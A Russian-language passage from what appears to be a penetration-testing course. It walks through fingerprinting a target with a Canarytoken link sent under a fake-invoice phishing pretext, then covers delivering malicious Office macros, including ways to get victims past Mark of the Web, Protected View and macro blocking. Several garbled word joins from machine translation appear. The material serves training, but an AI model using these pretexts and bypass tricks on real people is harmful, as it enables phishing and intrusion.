
Перед созданием отслеживающей ссылки кратко обсудим *pretexts*, которые можно использовать в такой ситуации. Pretext задает ситуацию определенным образом. В большинстве ситуаций мы не можем просто попросить цель, незнакомого человека, нажать ссылку в произвольном email. Поэтому нужно попытаться создать контекст, возможно, используя рабочую роль цели.

Например, предположим, что цель работает в finance department. В этом случае можно сказать, что мы получили invoice, но в нем есть financial error. Затем мы предлагаем link, который якобы открывает screenshot invoice с выделенной ошибкой. Это, конечно, ссылке Canarytoken. Когда цель нажимает ссылку, IP logger создает fingerprint цели и предоставляет нам необходимую информацию для подготовки client-side attack. Цель всегда получает blank page при нажатии на ссылку.


Имея pretext, создадим link в Canarytokens, загрузив страницу token generation в browser. Рисунок 3 показывает landing page сайта.



Web form предоставляет dropdown menu для выбора типа tracking token, который мы хотим создать. Нужно ввести email-адрес для получения alerts о tracking token или предоставить webhook URL. В этом примере выберем *Web bug / URL token* из dropdown menu, введем `https://example.com` как webhook URL, затем введем **Fingerprinting** как comment. После ввода этой информации нажмем *Create my Canarytoken*.




Появится новая страница с синим окном, сообщающим, что наш web token теперь active:




Эта страница содержит отслеживающей ссылки, который можно использовать для fingerprint targets. Она также предлагает идеи, как заставить цель нажать ссылку.

Далее нажмем *Manage this token*, расположенную в верхнем правом углу страницы. Это приведет нас к token settings.




Токен еще не сработал, но это ожидаемо, так как мы только что его создали. В этом примере оставим настройки по умолчанию, поскольку мы просто снимаем отпечаток цели, а не встраиваем токен в веб-приложение или веб-страницу.


Далее нажмем *History* в правом верхнем углу. Страница History показывает всех visitors, которые нажали нашу ссылке Canarytoken, и информацию о системе жертвы. Сейчас список пуст.



Предположим, в контексте нашего предлога мы убедили жертву посетить ссылку Canarytoken через email. Как только жертва нажимает нашу ссылку, она получает пустую страницу в браузере. В то же время в нашем списке истории появляется новая запись:



Map слева показывает geographical location victim. Мы можем нажать на entry, чтобы получить больше информации.



Верхняя половина подробного представления предоставляет информацию о местоположении жертвы и пытается определить название организации. Также отображается user agent, отправленный браузером жертвы. Из самого user agent можно вывести операционную систему и браузер цели. Однако user agent может быть изменен и не всегда является надежным источником информации.


В этом примере user agent жертвы предполагает, что используется браузер Chrome в 64-битной системе Windows 10. Также можно использовать online user agent parser,8 который интерпретирует user agent за нас и предлагает более удобный для пользователя результат.

Прокрутим вниз к области *Browser*.

Browser	
mimetypes	Portable Document Format;pdf;application/pdf|||Portable Document Format;pdf;text/pdf|||
vendor	Google Inc.
language	en-US
enabled	True
installed	True
platform	Win32
version	101.0.4951.41
os	Windows
browser	Chrome

Рисунок 10 показывает дополнительную информацию о браузере жертвы. Эта информация поступает не из user agent, а из JavaScript fingerprinting code, встроенного в Canarytoken web page. Такая информация точнее и надежнее, чем данные из user agent. Это снова указывает, что цель работает с Chrome на Windows.

Сервис Canarytoken также предлагает другие fingerprint techniques. Вернемся на главную страницу Canarytokens, чтобы обсудить их.



Dropdown menu предоставляет варианты embedding Canarytoken в Word document или PDF file, что даст нам информацию, когда victim откроет файл. Кроме того, можно встроить его в image, что сообщит нам о просмотре.

Мы также могли бы использовать online IP logger вроде *Grabify* или JavaScript fingerprinting libraries, такие как *fingerprint.js*.

В этом разделе мы продемонстрировали effective fingerprinting technique, которая раскрыла critical information о системе цели. Это критически важный первый шаг для client-side attack. Хотя нашей целью было определить, работает ли цель под Windows и включены ли Internet Explorer или Microsoft Edge, мы смогли определить только то, что victim использует Chrome на Windows. В такой ситуации следует либо использовать другой client-side вектор атаки, либо изменить pretext, например предположив, что screenshot можно просмотреть только в Internet Explorer или Microsoft Edge.

(Wikipedia, 2022), en.wikipedia.org

(Github, 2022), github.com

(Microsoft, 2013), msdn.microsoft.com

(The Hacker News, 2021), thehackernews.com

(Canarytokens, 2022), https://canarytokens.com

(Imperva, 2022), imperva.com

(Canarytokens, 2022), canarytokens.org

(WhatIsMyBrowser, 2022), developers.whatismybrowser.com

(Grabify, 2022), grabify.link

(Github, 2022), github.com

1. Воспроизведите шаги из этого раздела, открыв ссылку самостоятельно. Откройте ссылку один раз с включенным AdBlocker и один раз с отключенным AdBlocker. Ответьте true или false: в результатах нет различий относительно включенного или отключенного AdBlocker.

11.2. Эксплуатация Microsoft Office

Этот учебный блок охватывает следующие учебные цели:

• Понять варианты client-side attacks на Microsoft Office
• Установить Microsoft Office
• Использовать Microsoft Word Macros

Ransomware attacks резко выросли в последние годы.1 В большинстве случаев initial breach включал вредоносный Microsoft Office macro. Это распространенный вектор атаки, поскольку Office ubiquitous, а Office documents обычно пересылаются по email между коллегами.

В этом учебном блоке мы сначала обсудим разные considerations вредоносных Office documents в сценарии client-side attack. Затем пройдем процесс установки Office и, наконец, создадим вредоносный Word document со встроенными macros для получения reverse shell.


(Comparitech, 2022), comparitech.com

Перед тем как перейти к более практическим элементам этого учебного блока, обсудим три важных considerations при использовании вредоносных Office documents в client-side attack.

Во-первых, нужно учитывать delivery method нашего document. Поскольку malicious macro attacks хорошо известны, email providers и spam filter solutions часто по умолчанию фильтруют все Microsoft Office documents. Поэтому в большинстве ситуаций мы не можем просто отправить malicious document как attachment. Кроме того, большинство anti-phishing training programs подчеркивает опасность включения macros в Office document, полученном по email.

Чтобы доставить payload и повысить вероятность того, что цель откроет document, можно использовать pretext и предоставить document другим способом, например через download link.

Если нам удастся успешно доставить документ Office цели через email или ссылку для скачивания, файл будет помечен *Mark of the Web* (MOTW). Документы Office, помеченные MOTW, откроются в *Protected View*,2 который отключает все настройки редактирования и изменения в документе и блокирует выполнение макросов или встроенных объектов. Когда жертва открывает MOTW-помеченный документ, Office покажет предупреждение с вариантом *Enable Editing*.




Когда victim включает editing, protected view отключается. Поэтому самый базовый способ преодолеть это ограничение - убедить цель нажать кнопку *Enable Editing*, например размыв остальную часть document и указав нажать кнопку, чтобы "unlock" его.


Мы также могли бы полагаться на другие macro-enabled Microsoft Office programs, в которых нет Protected View, например *Microsoft Publisher*, но он установлен реже.

Наконец, нужно учитывать announcement Microsoft, в котором обсуждается blocking macros by default. Это изменение затрагивает Access, Excel, PowerPoint, Visio и Word. Microsoft реализовала это в большинстве версий Office, от Office 2021 до Office 2013. Даты реализации для разных channels перечислены на соответствующей странице Microsoft Learn.

В announcement указано, что macros в files, доставленных через Internet, больше не могут быть activated одним нажатием кнопки, а требуют более tedious process. Например, когда пользователь открывает document со встроенными macros, он больше не получит сообщение *Enable Content*:



Вместо этого он получит новое, более ominous message с кнопкой *Learn More*:



Если пользователи нажмут *Learn More*, открывшаяся Microsoft web page5 опишет dangers of enabling macros.

Кроме того, Microsoft предоставляет instructions, как unblock macro, отметив *Unblock* в file properties.

Это означает, что после такого изменения нам нужно убедить пользователя unblock file через checkbox, прежде чем наш malicious macro сможет выполниться.

Этот раздел дал overview важных considerations для атак, использующих Microsoft Office. Кроме того, мы обсудили Microsoft announcement, описывающий изменение того, как могут открываться macros в files, доставленных через Internet. Это может дополнительно усложнить vectors с malicious Office documents. Однако если мы тщательно перечислим цель и учтем информацию из этого раздела, можно значительно повысить вероятность успеха.

Перед переходом к следующему разделу немного отступим назад. Даже после добавления всех этих mitigations и создания общей awareness вредоносные Microsoft Office macros все еще остаются одним из самых часто используемых client-side attacks. Этот пример раскрывает underlying dynamic

между defenders и attackers. Для каждой внедренной security technology или component атакующие вынуждены придумывать новые вектор атакиs и bypasses. Это приводит к spiral, в которой обеим сторонам со временем нужно постоянно придумывать более sophisticated approaches, чтобы быть успешными. Поэтому мы как теста на проникновениеers не должны расстраиваться из-за новых defensive mechanisms, а должны воспринимать их как возможности создавать более sophisticated attacks.

(MITRE ATT&CK, 2022), attack.mitre.org

(Microsoft, 2019), support.office.com

(Microsoft Techcommunity, 2022), techcommunity.microsoft.com

(Microsoft Learn, 2023), learn.microsoft.com


(Microsoft Support, 2022), support.microsoft.com

1. Ответьте true или false: MOTW не добавляется к файлам на FAT32-formatted devices.
2. Ответьте true или false: после объявленного Microsoft изменения относительно default macro behavior в Office installations пользователи все еще смогут выполнять macros одним нажатием кнопки.
3. Ответьте true или false: можно ли избежать отметки файла MOTW, предоставив его в контейнерных форматах файлов, таких как 7zip, ISO или IMG Исследуйте, используют ли злоумышленники эти форматы для доставки вредоносного ПО, и ответьте соответственно.


В этом разделе мы установим Microsoft Office на машину *OFFICE* (VM #1). Мы используем RDP для подключения к системе с username *offsec* и password *lab*.

В Windows 11 *Network Level Authentication* (NLA)1 включена по умолчанию для RDP-подключениеs. Поскольку *OFFICE* не является domain-joined machine, *rdesktop* не подключится к ней. Вместо этого можно использовать *xfreerdp*, который поддерживает NLA для non domain-joined machines.


После подключения перейдем к `C:\tools\Office2019.img` через Windows Explorer и дважды щелкнем file. Popup window спросит, хотим ли мы открыть этот file, и мы ответим нажатием *Open*. Это загрузит file как virtual CD и позволит начать installation process, щелкнув `Setup.exe`.



